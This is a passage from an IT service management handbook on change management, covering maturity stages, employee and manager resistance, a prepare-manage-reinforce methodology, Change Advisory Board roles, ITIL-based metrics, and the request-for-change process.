
The management of change is an evolutionary process. Do not become discouraged as you start developing your change management processes. The solutions may require changing people, processes, and technology over time in order to get it right.

The following illustrates the typical stages of the change management process:

- **Oblivious to change**
  - Hey, did the server just reboot?
- **Aware of change**
  - Hey, who just rebooted the server?
- **Announcing change**
  - I'm rebooting the server. Let me know if that will cause a problem.
- **Authorizing change**
  - I need to reboot the server. Who needs to authorize?
- **Scheduling change**
  - When is the next maintenance window? I'd like to reboot the server.
- **Verifying change**
  - Looking at the logs, I see the server rebooted as scheduled.
- **Managing change**
  - Let's schedule the server reboot to week 45 so we can coordinate the maintenance upgrade and reboot for the same time.

The granular goals of Change Management are to reduce the amount of time spent on unplanned work, reduce the number of self-inflicted problems, reduce risks, and modify how problems are solved so that change is ruled out early in the recovery process.

By increasing the change success rate and reducing Mean Time To Repair (MTTR), you not only decrease the amount of unplanned work, but also increase the number of changes that can be successfully implemented by the organization in a shorter span of time.




Based on the ITPI's "Visible Ops" framework

### 13.1.11.5 TEAM LEARNING MATURITY

In "Bringing Peace into the Room: How the Personal Qualities of the Mediator Impact the Process of Conflict Resolution" (D. Bowling & D. Hoffman eds. 2003), Peter Adler, a well-known mediator, describes the four stages of skill development:

1. Unconscious incompetence,
2. Conscious incompetence,
3. Conscious competence, and
4. Unconscious competence.



He illustrates these stages by following the efforts of a person who is learning to surf.

Our intrepid surfing student sees some surfers "playing" in the waves, and they make it look so easy. He buys a board and a pair of shorts. He is totally prepared to conquer the sea. He is unconsciously incompetent, because he doesn't know the basic precautions that should be taken, what level of knowledge, hard work, and skill is required for the task.

After his first day out, with much effort, the new surfer may be half-standing, half-crouching on the board, twitching and fighting for balance with each swell of the water. The surfing student has realized that it is a little harder than he originally thought. His muscles are throbbing, and he is feeling the effects of a little sunburn, too. He is still ignorant of the deeper skill level required to master surfing. He can identify the skills that he has yet to learn that will improve his performance. He has found the conscious incompetence stage of skill development.

At the third stage of the cycle, the surfer can skillfully catch a wave, knows a lot about the equipment, the best places and times to surf, and has a good time each day on the beach. He still returns home exhausted by his efforts, and as long as he is thinking about his entries, exits, moves, maneuvers, and is aware of his surroundings, he can hold his own. Our surfer is now consciously competent.

With continued practice and time on the board, he eventually crosses an invisible barrier, and surfing seems to get easier. He takes on bigger waves at exactly the right moment on a beach he knows as well as the back of his hand. He comes off the wave energized and exhilarated, not exhausted. He can estimate the size and precise timing of the next wave, and intuitively moves to the correct position to catch a wild ride. Surfing is now second nature. He has found the fourth level of competency – unconscious competency.

Learning about Change Management, and any other process is synonymous with this example. Practice, refine and learn to gain the necessary skills, find the right tools, and master the art and the science.

### 13.1.11.6 MANAGING RESISTANCE

Many factors contribute to employee resistance to change. The top five are:

1. Employees are not aware of the business need for change. Employees do not understand why a change is being made, or how the change will impact them.
2. Lay-offs announced or feared as part of the change. Employees are concerned about being unemployed and the financial implications involved.
3. Employees are unsure if they have the skills needed for success. Employees may be concerned about new responsibilities, changing technologies and whether they would be able perform well under a new measurement system.
4. Individuals are comfortable with the current state. Employees want to maintain the personal rewards and sense of comfort provided by the status quo.
5. Employees feel overworked or undervalued. Employees believe they are being asked to do more with less, or do more for the same pay.

Manager resistance to change is attributed to a number of different factors as well.

These are the top reasons cited for mid-level manager resistance:

1. Loss of power and control. Managers may perceive change as having a negative impact on their span of control and on their careers.
2. Overloaded with current responsibilities. Managers already have many responsibilities and the change creates more to manage. In some cases there is already too much change going on in the organization.
3. Lack awareness of the need for change. Managers may not understand the business need for change or the risks of not changing.

4. Lack the required skills. Some managers may not have the skills to manage change or employee resistance. Other managers lack the skills required to succeed in their new roles. They resist because they feel unprepared to manage the change.
5. Fear, uncertainty and doubt. Managers may lack clarity surrounding the change. They are skeptical about the change or fearful and uncertain about the future.

There are several important lessons to derive from these two lists.

- The reasons employees resist change are different than the reasons managers resist change.
- Resistance is not a uniform phenomenon - understanding the 'why' of resistance will allow you to better execute the 'how' of overcoming the resistance.
- Often, change managers and project teams believe resistance stems from disagreement with the future state, but research shows that most causes of resistance are related to the current state, and not the actual 'change' or future state a project or process is creating.
- Teams can take actions to mitigate many of the reasons for resistance.
- Proactively identifying potential resistance and its causes can help teams build buy-in early on, and minimize resistance as the change is introduced.

#### 13.1.11.7 RESISTANCE RELATED ARTICLES

- |   |                                   |
|---|-----------------------------------|
| • <a href="#">Rationale for resistance:</a> | What people tell themselves.      |
| • <a href="#">The nature of opposition:</a> | Knowing your 'enemies' in change. |
| • <a href="#">Signs of resistance:</a>      | Spotting subtle signs of dissent. |
| • <a href="#">Dealing with resistance:</a>  | A range of methods for use.       |

## 13.2 METHODOLOGY

### 13.2.1 Phase 1 – Prepare:

#### Outputs:

- List of assets.
- List of critical assets & relationships.
- Change characteristics profile.
- Organizational attributes profile.
- Change management strategy guidelines.
- Change management team structure and responsibilities.
- Sponsor structure and responsibilities.

#### Activities:

- Define your change management strategy.
- Prepare your change management team.
- Develop your sponsorship model.

#### 13.2.1.1 INTRODUCTION

At this stage, you are laying the groundwork for your Change Process. Start by cataloging your assets. Then identify the systems and business processes that are critical to the business as well as the ones that generate the greatest amount of firefighting efforts. When problems are escalated to IT operations, which servers,

networking devices, infrastructure or services are constantly being revisited each week (or worse, each day)?

These items are your list of "most fragile objects". These are the systems that must be protected from uncontrolled changes, both to curb firefighting and to free up enough cycles to start building a safer and more strategic route for change.

For each fragile object (i.e. server, switch, router, PC, etc.), do the following:

1. **Reduce or eliminate access:** Block access to these fragile objects to all except those that are formally authorized to make changes. Because these assets have low change success rates, you must reduce their volume of change.
2. **Document the new change policy:** Keep the change policy simple: "Absolutely no changes to this asset unless authorized by me." This policy is a preventive control and creates an expectation of behavior. It allows you the opportunity to review and approve all changes. Amend the policy as we move forward.
3. **Notify stakeholders:** After the initial change policy is established, notify all of the stakeholders about the new process. Make sure the entire staff sees it. Email it to the IT team, print it out, and post it next to the fragile system.
4. **Create a change window:** Work with the stakeholders to set specific times when changes may be introduced. The goal here is to establish a practice of expected maintenance windows, and to start coordinating ALL maintenance into these windows.
5. **Create an audit window:** Trust, but verify. Collect all of the authorized change records, and examine the system for any unauthorized changes.
6. **Reinforce the policy:** If any unauthorized changes are found, identify the person(s) responsible for making the changes. Reprimand them for their policy breach, and have them do additional paper work to justification the changes. Most often, Change Management is circumvented as a way to avoid what is considered excessive paperwork. If circumvention of the process is seen to generate more paperwork than following the process, it stands a better chance of being followed.

Repeated policy breaches may need to be reviewed as a performance issue.

#### **13.2.1.2 CREATE THE CHANGE MANAGEMENT TEAM:**

Continue to develop the change management process by creating a Change Advisory Board (CAB), comprised of the relevant stakeholders of each critical IT service. These stakeholders are the people who can best make decisions about changes because of their understanding of the business goals, as well as technical and operational risks.

#### **13.2.1.3 IDENTIFY AND INVOLVE THE SPONSOR:**

Identifying and involving the sponsor sometimes occurs before the Change Management Team is officially formed, but either way, you will need a sponsor from upper management. Look for a "C" level executive or one of their direct reports.

You want to connect to someone that understands the business, is in a position to connect to decision makers, and has the authority to make strategic and financial commitments. Seek a sponsor that will gain buy-in based on the value that the process will bring to the organization.

Participants in a 2005 study conducted by The Change Management Learning Center (<http://www.change-management.com/best-practices-report.htm>) were asked to identify their greatest contributor to overall Change Management project success.

**Number one greatest contributor:** Active and visible sponsorship.

One half of those that responded ranked their sponsors as average to poor when asked to evaluate how 'active and visible' the sponsor was during the change process, and only half of the participants felt their sponsors understood the role and responsibilities related to managing change.

**What it means:**

For the third consecutive study, the role of the sponsor was highlighted as the greatest contributor to overall project success. In the 2005 study, this was cited three times more frequently than any other factor. The conclusion is that as change agents, we need to make sure our sponsors understand how important their involvement is, and what effective sponsorship looks like.

The 2005 study provides the most complete and concrete checklist of sponsor activities available. The itemized list is a great foundation for a 'sponsor checklist' you can use with your sponsors. Change Management Teams must act as enablers to ensure that sponsors are executing and sending the 'right' messages. I would encourage anyone interested in implementing a successful Change Management process to purchase a copy of this report and checklist.

#### **13.2.1.4 CHANGE MANAGEMENT MEETINGS:**

Start weekly Change Management meetings to authorize changes and daily change briefings to announce changes. This creates a forum for the CAB members to make decisions on requested changes.

The CAB will authorize, deny, or negotiate a change with the requester. Authorized changes will be scheduled, implemented, and verified. The goal is to create a process that enables the highest successful change rate throughout the organization with the least amount of bureaucracy possible.

#### **13.2.1.5 DO'S AND DON'TS**

Here are some tips for effective change management.

**Items to do:**

- Do perform post-implementation reviews to determine success or failure.
- Do track the change success rate.
- Do use the change success rate to learn and avoid making risky changes.
- Do make sure everyone attends the meetings, otherwise auditors have a good case that this is a nonfunctioning control.
- Do categorize the disposition of all changes. All outcomes must be documented once a change is approved. Three potential outcomes are:
  - Change withdrawn - the change requester rescinds the change request, along with the reason why. This should not be flagged as a failed change in change metrics.
  - Aborted - the change failed, document what went wrong.

- Completed successfully - the change was implemented and is functioning appropriately.

**Items not to do:**

- Do not authorize changes without reviewing rollback plans. Think ahead about how to recover from a problem rather than during implementation.
- Do not allow, “rubber-stamp” approvals. Review RFC’s fully.
- Do not let change owners off the hook - understand what caused issues.
- Do not send mixed messages. The first time the process is circumvented, incredible damage can be done to the process.
- Do not expect to be doing complete Change Management from the start. Constantly refine the processes.

### **13.2.1.6 CREATE A CHANGE REQUEST TRACKING SYSTEM:**

A prerequisite for any effective Change Management process is the ability to track requests for changes (RFC’s) through the authorization, implementation, and verification processes.

Paper or spreadsheet based tracking systems quickly become impractical when the organization is large or complex, or when the number of changes is high. Because of this, most effective groups use a database to track RFC’s and assign work order numbers. Some refer to these applications as ticketing systems or change workflow systems. The primary goals of a change request tracking system are to document and track changes through their lifecycle and to automate the authorization process. The system can also generate reports with metrics for later analysis.

Each change requester should gather all the information the Change Manager needs to decide whether the change should be approved. In general, the more risky the proposed change is, the more information that is required.

For instance, a “business as usual” change, such as rebooting a server or rotating a log file, may require very little data and oversight prior to approval. On the other hand, a high-risk change such as applying a complex security patch on a critical production server may require good documentation of the proposed change, but also extensive testing before it can even be considered for deployment.

### **13.2.1.7 DEFINE ROLES & RESPONSIBILITIES**

Everyone involved in Change Management and implementation should understand their role and responsibilities, as well as the roles and responsibilities of the rest of the team. Roles and responsibilities should be clearly defined, documented and shared. This will improve the ability of the team to communicate, provide and request information, and encourage collaboration and accountability.

For instance:

The Change Manager is a management role, focused on process management and reporting. This is not necessarily a full time responsibility, depending upon the size and complexity of the organization, but to ensure that the process is working, it does require someone to be on site full time to deal with Change related issues as they arise.

The Change Coordinator is an administrative role, focused on the day-to-day operation of the Change Process. This is not necessarily a full time responsibility, depending upon the size and complexity of the organization, but to ensure that the

process is working it does require someone to be on site full time to deal with Change related issues as they arise.

**Change Management Fundamental Roles**

<b>Role</b>	<b>Responsibilities</b>
<b>Executive:</b>	<ul style="list-style-type: none"> <li>• Reviews RFC for strategic soundness.</li> <li>• Approves/Rejects RFC.</li> <li>• Authorizes resources (time, budget, staff).</li> <li>• Reviews reports.</li> </ul>
<b>Change Manager:</b>	<ul style="list-style-type: none"> <li>• Chairs the Change Advisory Board (CAB) meetings.</li> <li>• Acts as the focal point of the Change Management process.</li> <li>• Ensures all changes are adequately assessed to minimize risk and impact on the business.</li> <li>• Reviews Requests For Change (RFC) to ensure key criteria are provided, tactically sound, strategically aligned with business objectives.</li> <li>• Assesses risks.</li> <li>• Enforces standards and procedures.</li> <li>• Works with internal and external Service Providers to ensure completion of risk and impact analysis, workload estimates and test recommendations.</li> <li>• Provides a list of RFC's for review at CAB meetings.</li> <li>• Provides initial approval or rejection of RFC.</li> <li>• Identifies conflicts in the change schedule.</li> <li>• Reports metrics to Executive.</li> </ul>
<b>Change Coordinator:</b>	<ul style="list-style-type: none"> <li>• Reviews the initial Change Request (RFC) to ensure all relevant data is provided.</li> <li>• Enforces standards and procedures.</li> <li>• Logs and maintains the requests through lifecycle.</li> <li>• Maintains the Change Calendar.</li> <li>• Maintains the Change Process Metrics.</li> <li>• Identifies conflicts in the change schedule.</li> <li>• Updates Change Owners regarding status of changes.</li> <li>• Provides agenda and minutes of CAB meetings.</li> </ul>
<b>Change Owner:</b>	<ul style="list-style-type: none"> <li>• Reviews RFC for operational soundness.</li> <li>• Submits RFC to Coordinator.</li> <li>• Documents issues, risks, solution and alternatives.</li> <li>• Plans implementation.</li> <li>• Oversees implementation.</li> <li>• Reports success to Change Manager/Coordinator.</li> </ul>
<b>Change Submitter:</b>	<ul style="list-style-type: none"> <li>• Develops initial Change Request (RFC).</li> <li>• Completes RFC form details for change owner.</li> <li>• Revises RFC as per CAB/Executive request.</li> <li>• Researches issues, risks, solution and alternatives.</li> <li>• Reports success to Change Owner.</li> </ul>
<b>Change Implementer:</b>	<ul style="list-style-type: none"> <li>• Often Change Owner or Submitter.</li> <li>• Inputs into solutions and detailed plans.</li> <li>• Implements RFC per plan.</li> <li>• Reports success to Change Owner.</li> </ul>

**13.2.2 Phase 2 - Managing Change****13.2.2.1 INTRODUCTION**

The second phase focuses on the planning, design and implementation of work that addresses the root causes of problems.

Identify the Business Owners of the systems and data that are to be subject to the Change Management process, and develop your Communications Plans to involve and alert them to planned, required and completed changes.

#### **13.2.2.2 OUTPUTS:**

- Communications plan
- Sponsor roadmap
- Training plan
- Coaching plan
- Resistance management plan
- Master change management plan
- Project team activities

#### **13.2.2.3 ACTIVITIES:**

- Develop change management plans
  - Communications plan
  - Sponsor roadmap
  - Coaching plan
  - Resistance management plan
  - Training plan
  - Master change management plan
- Take action and implement plans
  - Change management implementation

### **13.2.3 Phase 3 - Reinforcing Change Management**

#### **13.2.3.1 INTRODUCTION**

The third phase focuses on measurement, process refinement, compliance, and continuous improvement.

Keep everyone accountable and responsible for playing by the rules. The goal is to continue fostering a culture of change management within the organization. To do this, change monitoring must be in place so that you can build trust, but verify. You will use this instrumentation to detect and verify that changes are happening within the specified change management process, to reinforce the process, and to deter unauthorized changes.

As the Change Manager, you must be aware of all changes on all infrastructure devices that you are managing: servers, routers, network devices, databases, etc. Each detected change must either map to authorized work, or it must be flagged for investigation.

Critical questions that need to be answered are:

- Who made the change?
- What did they change?
- Was the change successful, and implemented according to plan?
- Should it be rolled back? If so, then how?
- How do we prevent it from happening again in the future?
- Are there any lessons to be learned for future application?

The key to creating a successful culture of change management is accountability. If the change process is repeatedly bypassed, management must be willing to take appropriate disciplinary action.

#### **13.2.3.2      OUTPUTS:**

- Compliance audit reports
- Corrective action plans
- Post action reviews
- Success metrics
- Change metrics
- Up time & down time metrics

#### **13.2.3.3      ACTIVITIES:**

- Collect & analyze feedback
- Diagnose gaps & manage resistance
- Planning & implementing corrective actions
- Audit of configurations & changes
- Celebrating successes
- Reporting results

### **13.2.4          Metrics & Reports**

When defining metrics to measure and report on Change Management and other IT services, it is important to consider how the data will be used. This may seem obvious, but all too often performance reports are produced to satisfy an imprecise demand from management for 'information' without any clear indication of what is actually required.

To create effective performance reports, identify the groups or functions that will use the reports and then establish their particular requirements. Put simply, we need to ask:

- What is the "look of success" for this audience?
- What information would be perceived as useful?
- How will the report be used?

These questions must be answered in order to confirm that the 'usefulness' of the report is firmly based on how the information facilitates the effective management, use, or enhancement of IT services.

Once we have a clear view of the information required, the next step is to work out how to produce the report from the raw data of the selected metrics. We need to ensure that measurement of all the required supporting metrics is practical, and determine how to convert and correlate the data to produce meaningful reports.

It is also important that users can easily understand the service reports. An essential part of the design process is to present the information in a straightforward way that clearly shows the relationship between the information and the underlying data.

One further consideration when choosing metrics is that they, and the targets associated with them, drive the behavior of staff involved in delivering IT services. Managers must recognize that this behavioral effect can be either positive or negative. For instance, using the metric 'Availability of the Capacity Plan on a Specified Date' is likely to have a positive effect on the performance of the Capacity Management team. However, this effect could become negative if too much

emphasis is placed on this metric, or the time frame is too tight, putting the team under pressure to produce the Capacity Plan on time even if it is not complete or up to appropriate quality standards. One alternative would be to introduce a balancing metric: 'The Capacity Plan is complete and of acceptable quality.'

We will identify the typical requirements of the three principal groups that utilize service reporting:

1. IT Operational Management
2. Users and Business Management
3. IT Executive Management

For each group, we address what information is useful and how it can be used to support their objectives. We also identify examples of the types of metrics that are required to generate this information.

Metric and Indicators	Guidelines
Number of changes authorized per week, as measured by the change management log of authorized changes.	In general, more changes indicate more change productivity, as long as the change success rate remains high. The trend (up, down or steady) should make sense in the business context. High-performing organizations can sustain over 1,000 successful changes per week.
Number of actual changes made per week, as measured by detective controls such as monitoring software.	The number of changes actually implemented for the week should not exceed the number of authorized changes.
Number of unauthorized changes.	These are changes that circumvented the change process. This is measured by taking the number of actual changes made and subtracting the number of authorized changes. Where detective controls are not present, no reliable measurement of actual changes can be made. In this case, the number of unplanned outages can be used as a substitute measure. Lower is better, but typically the only acceptable number of unauthorized change is zero; one rogue change can kill an entire operation or create material risk.
Change success rate, defined as successfully implemented changes (those that did not cause an outage, service impairment, or an episode of unplanned work) as a percentage of actual changes made.	Higher is better. When changes are not managed and not adequately tested, change success rates typically are around 70 percent. High-performing organizations not only regularly achieve change success rates of 99 percent, but failed changes rarely cause service interruptions or unplanned work.
Number of emergency changes (including patches), determined by counting the number of changes that required an urgent approval during the week using the change review board or emergency change process.	<p>Lower is typically better. Many emergency changes indicate that the “real way to make changes” is to use the emergency change process either for convenience or speed.</p> <p>Emergency changes typically have a higher failure rate and generate unplanned work or rework. An increase in emergency changes may indicate that there are other problems. When emergency changes comprise more than 10 percent of total changes, the organization is almost certainly a low performer. In particular, two organizations that had catastrophic “front page news” IT failures were typically expediting more than 25 percent of their change requests.</p>
Percentage of patches deployed in planned software releases.	<p>When patches are deployed in planned software releases, they do not cause production disruption and have much higher change success rates. Higher is typically better.</p> <p>Paradoxically, high-performing IT organizations often have the lowest rate of patching. They often mitigate vulnerability risks without requiring changes to production systems (e.g., blocking the vulnerability at a firewall).</p>
Percentage of time spent on unplanned work.	<p>Planned work is time spent on authorized projects and tasks. Unplanned work includes break/fix cycles, rework, and emergency changes. Lower is better.</p> <p>High performing IT organizations spend less than 5 percent of their time on unplanned work. In contrast, hundreds of other organizations spend 30 percent to 40 percent of their time on unplanned work.</p>
Percentage of projects delivered later than planned.	Lower is typically better. When organizations are spending all their time on unplanned work, often there is not enough time to spend on planned work such as new projects and services, thus causing project results to be delivered late.

#### 13.2.4.1 PROCESS TRENDS

The ITIL Service Support processes (Service Desk, Incident, Problem, Change, Configuration, and Release Management) focus mainly on the day-to-day operation and support of IT services. Even if the ITIL framework is not fully implemented, tracking trends in these process areas as best as possible can highlight changes in workload patterns as well as in the way in which the IT function is coping with demand.

Managers can use process trend information to help plan resource requirements, reallocate resources, and identify other forward-looking actions that may be necessary to maintain service quality. The basic metrics required indicate demand for and performance of the various process areas. Trends in these metrics provide **Key Performance Indicators (KPI's)** for their respective processes.

Change Management metrics could include:

- The total number of periodic and cumulative changes.
- The number of emergency changes.
- The number of changes that were backed-out.
- Any unauthorized changes detected.

Configuration Management metrics could include:

- Total number and classifications of assets.
- The number of changes applied to the CMDB.
- The average and maximum times between receipt of the RFC and the update being applied to the CMDB.
- Uptime and downtime of critical assets.

#### 13.2.4.2 PROCESS EXCEPTIONS

Process exceptions occur when the normal service management process cannot handle a particular event or circumstance. They are almost always indicated by an escalation to a higher level of management to resolve the issue.

Examples include escalation of incidents that seem unlikely to be resolved within their TRT, and the escalation of RFC's that have been rejected by the Change Management process as being too risky, too expensive, or because they cannot be scheduled within the required period. A certain number of process exceptions are to be expected, but the number should be kept under close review, as an increase may indicate that there is an underlying problem that needs to be investigated and resolved.

Investigate an elevated number of process exceptions in order to establish whether they represent a random blip or are indicative of an endemic problem. If the latter, the process should be altered, or some other action taken, to reduce this indicator.

Defining 'process exception' for each service management process is necessary in order to measure the occurrence of exceptions. This metric is a useful KPI for the process.

#### **13.2.4.3 MITIGATION OF RISKS AND ABILITY TO MINIMIZE THEIR IMPACT**

The assurance that risks to the availability of IT services have been identified and mitigated appropriately should be provided by:

- Availability Plan.
- IT Service Continuity Plan.
- Evidence of successful testing of the Continuity Plan.
- Security Assessment Report.
- Security Audit Report.
- Number of changes that were backed out.
- Review and update of the Security Profile Matrix.

Monitor the creation and update of these documents, their review, the testing activity, and correction of issues found. The reasons for any delay in the process should be investigated and corrective action taken.

The metrics that support the provision of this information are:

- Plans and reports are produced on schedule and meet quality criteria.
- IT Service Continuity Plan has been tested on schedule.
- All outstanding issues with IT Service Continuity and Security Management have been corrected within a defined period.

#### **13.2.4.4 INTERNAL MEASURES OF PROCESS PERFORMANCE**

Internal measures of various aspects of process performance can be used as KPI's to provide valuable information about how well the process is working and highlight improvement opportunities. For example, the length of time between passing an incident to a second-line support group and work being started shows the 'waiting time' for handling that incident. Unless the average waiting time is very short, there is a potential opportunity to improve the efficiency of the process by reducing or eliminating it.

Process performance measurements can also provide pointers to issues that may not yet have affected the outcome of the process. If there is an increase in the average waiting time for an incident, the service manager can investigate and decide what, if anything, to do about it.

Before deciding what to do in response to a KPI measurement or trend, it is important to have a clear understanding of the factors that have caused the deviation from the norm. Having a number of KPI's that measure different aspects of the process often helps to develop this understanding. Consider the following example:

If the average time to resolve incidents affecting a particular IT application shows a sudden increase, the reason for the increase may not be immediately apparent. Another KPI may shed light on this trend, such as the number of IT staff that have been re-assigned to projects in the last three months from the group that supports this application.

While service reports may present information based on a range of KPI's, the metrics required to provide this information are the KPI's themselves.

#### **13.2.4.5 REPORTING FOR USERS AND BUSINESS MANAGEMENT**

Providing users and managers with reports covering the IT services that support their business processes is important. As users of the services, they need unbiased

information on the quality delivered so that any under or over achievement can be recognized and addressed.

Relevant information may also enable the identification of potential improvements in services or the way that they are delivered, and to propose changes in response to changing business requirements. It should also help manage their dependency on services and the costs of using them.

Service information often required by users and business management is:

- Actual service level achievement against SLA targets.
- Clearly stated reasons for service level failures and a description of the action being taken to prevent recurrence.

The following additional information is recommended for business management only:

- Usage information for services.
- Service trends and anomalies.

Information on actual service level achievement compared to SLA targets gives users an objective view of the quality of IT services and enables them to engage in discussion with their managers and IT. Measuring just the service levels actually experienced by users is critical. If there are differences between the reported and the real service levels, there is a risk that users will lose trust in the process.

IT is accountable for meeting SLAs, acting to investigate any service level failures, and taking action to prevent recurrence. Business management should review this information with IT, and ensure through constructive dialogue, that IT is actively managing service quality to meet agreed targets.

Because this report is based on measurement rather than perception means that it provides an accurate record of the services and can be used as the basis of any discussion about required changes or enhancements. The metrics required to provide this information are the Key Global Indicator (KGI) metrics specified in the SLA.

#### **13.2.4.6 CLEARLY STATED REASONS FOR SERVICE LEVEL FAILURES**

Users will want to know what went wrong when service level failures occur, what is being done about the failure, and what can be done to stop similar failures in the future. Making this information available to the users creates a climate of open communication. It also means that service managers have no place to hide. If repeated failures occur and the corrective action is always the same, business management can justifiably ask for a more effective response.

#### **13.2.4.7 REPORTING FOR IT EXECUTIVE MANAGEMENT**

IT executive management is responsible for governing services delivered by the IT function. They are accountable for achieving KGI's for the value to the business of the IT services delivered and for the effective management of IT-related risks.

- Risk management measures.

#### **13.2.4.8 RISK MANAGEMENT MEASURES**

IT executive management needs to know that risks to IT services have been properly assessed, that each risk has been reviewed by operational management, and that a decision has been made to mitigate the risk, transfer it, or accept it. They also need to know that an effective IT control framework has been implemented for risk

mitigation and management, and that information concerning risk management has been communicated within IT and business.

IT executive management should investigate the reasons for any indication that risk assessment or risk management activities are not being properly completed with operational management, and ensure that they are urgently addressed.

The metrics required to support this report include those aimed at operational management. In addition, measurements of the effectiveness of IT controls are needed. These can be produced by undertaking or commissioning an assessment using an industry-standard framework such as COBIT (Control Objectives for IT) to provide a consistent structure.

**13.2.4.9 ITIL METRICS**

<b>Metric</b>	<b>For</b>
Key Goal Indicators (KGIs) from the SLA	OM, BU
Terms and conditions of service supply from supplier contracts	OM
User satisfaction metrics from questionnaires or user polling	OM
Service Desk metrics such as the numbers of the different types of user requests and their distribution throughout the working day	OM
Incident Management metrics such as the number and types of incidents, number resolved within Target Resolution Time (TRT), and resolved at the Service Desk	OM
Problem Management metrics such as the number of problems open longer than a set period (e.g., 5 days) and 'stalled' problems (i.e., no further action possible at this time)	OM
Change Management metrics such as the number of changes, the number of emergency changes, and the number of changes that were backed-out	OM
Configuration Management metrics such as the number of changes applied to the CMDB and the average and maximum times between receipt of the RFC and the update being applied to the CMDB	OM
Release Management metrics such as the number and types of releases (Emergency, Major, Minor) and their distribution throughout the year	OM
Process exceptions	OM
Process-specific KPIs	OM
Utilization of resources used for service delivery	OM
Risk management plans and reports produced on schedule and meeting quality criteria	OM, EM
IT Service Continuity Plan tested on schedule	OM, EM
All outstanding issues with IT Service Continuity and Security Management corrected within a defined period	OM, EM
Service authorization and utilization metrics which accurately capture the number of users, and ideally, user identities as well	BU
How quickly accurate IT projects can be designed in response to new requirements and the cost estimates produced	EM
Project completion on time and within budget	EM
How quickly service levels can be changed and stabilized at new levels	EM
How frequently IT proposes new or enhanced business processes	EM
Metrics for the effectiveness of IT controls	EM
Metrics that record compliance with IT policies and standards	EM
Spending on IT service delivery, mitigation of risks, and projects to support changes in business processes, together with the staff time allocated to them	EM
Average and peak capacity utilization as a percentage of that available	EM
Numbers of staff and distribution across job roles or skill levels	EM
Number of training course days received by staff, certifications gained, and staff turnover	EM
Where services have been outsourced, service costs and quality metrics	EM

Key: OM = IT Operational Management, BU = Business Management & Users, EM = IT Executive Management

**13.3 CHANGE MANAGEMENT PROCESSES**

- Opportunity Evaluation – Checkpoint
- Preliminary Analysis

- Request For Change – Build Plan – Checkpoint
- Project Planning
- Request For Change – Implementation Plan – Checkpoint
- Scheduling
- Tracking
- Post Implementation Reporting
- Post Implementation Review – Checkpoint

A general rule of thumb for Change Management, if there are monetary costs or third party support associated with a solution, it should follow the OE, PA, RFC, PIR path for implementation.

### **13.3.1 Opportunity Evaluation (OE)**

The Opportunity Evaluation is used to explore and define the issues, concepts, benefits and costs associated with implementing a specific change. This phase of development is most often visited when a change is considered major in scope or impact, or may develop into a separate project. Completion of an OE form assists in the definition and construction of a well thought out Project Charter. Not all changes may require an OE.

This is a checkpoint for reviewing the expenditure of time and effort on exploring an idea. If the idea expressed shows potential value and alignment with goals and objectives, it may be approved for further research, leading to a preliminary analysis.

### **13.3.2 Preliminary Analysis (PA)**

The Preliminary Analysis takes input from the OE, and looks for alternative solutions to a problem or issue. This gives the Executive a menu of solutions to choose from, ranking the pros, cons, risks and benefits of each solution. It also expands on costs, and introduces third party support to the mix.

### **13.3.3 Request For Change – Build Plan**

This is the entry point into the Change Management process for most requests. At this stage, an issue or problem has been identified, and a minimal request is built to plan the implementation of a workaround or solution. The RFC should contain enough information to make a decision as to the expenditure of resources (time, staff) to planning its resolution.

Critical information would include the issue and concept, benefits, urgency, impact and risk. Once approved, the Change Owner is expected to develop the implementation plans, back-out plans, communication plans, and provide supporting information that provide the details of the next phase.

- If the RFC is inaccurate, unclear, or improperly supported, it may be rejected on merit of detail or completeness.
- If the benefits presented are not viewed as substantial it may be dismissed on technical or strategic merit.
- If the change is prohibitively expensive, will cause unacceptable downtime, will take up too much time or resources, it may be rejected on financial or resource merit.
- If the change request does not outline potential alternative options, or show reasonable research efforts, it may be rejected on technical or tactical merit.
- If the change does not fit with tactical or strategic goals, management or mission objectives, established plans of the organization or the IT department, it may be rejected on strategic merit.

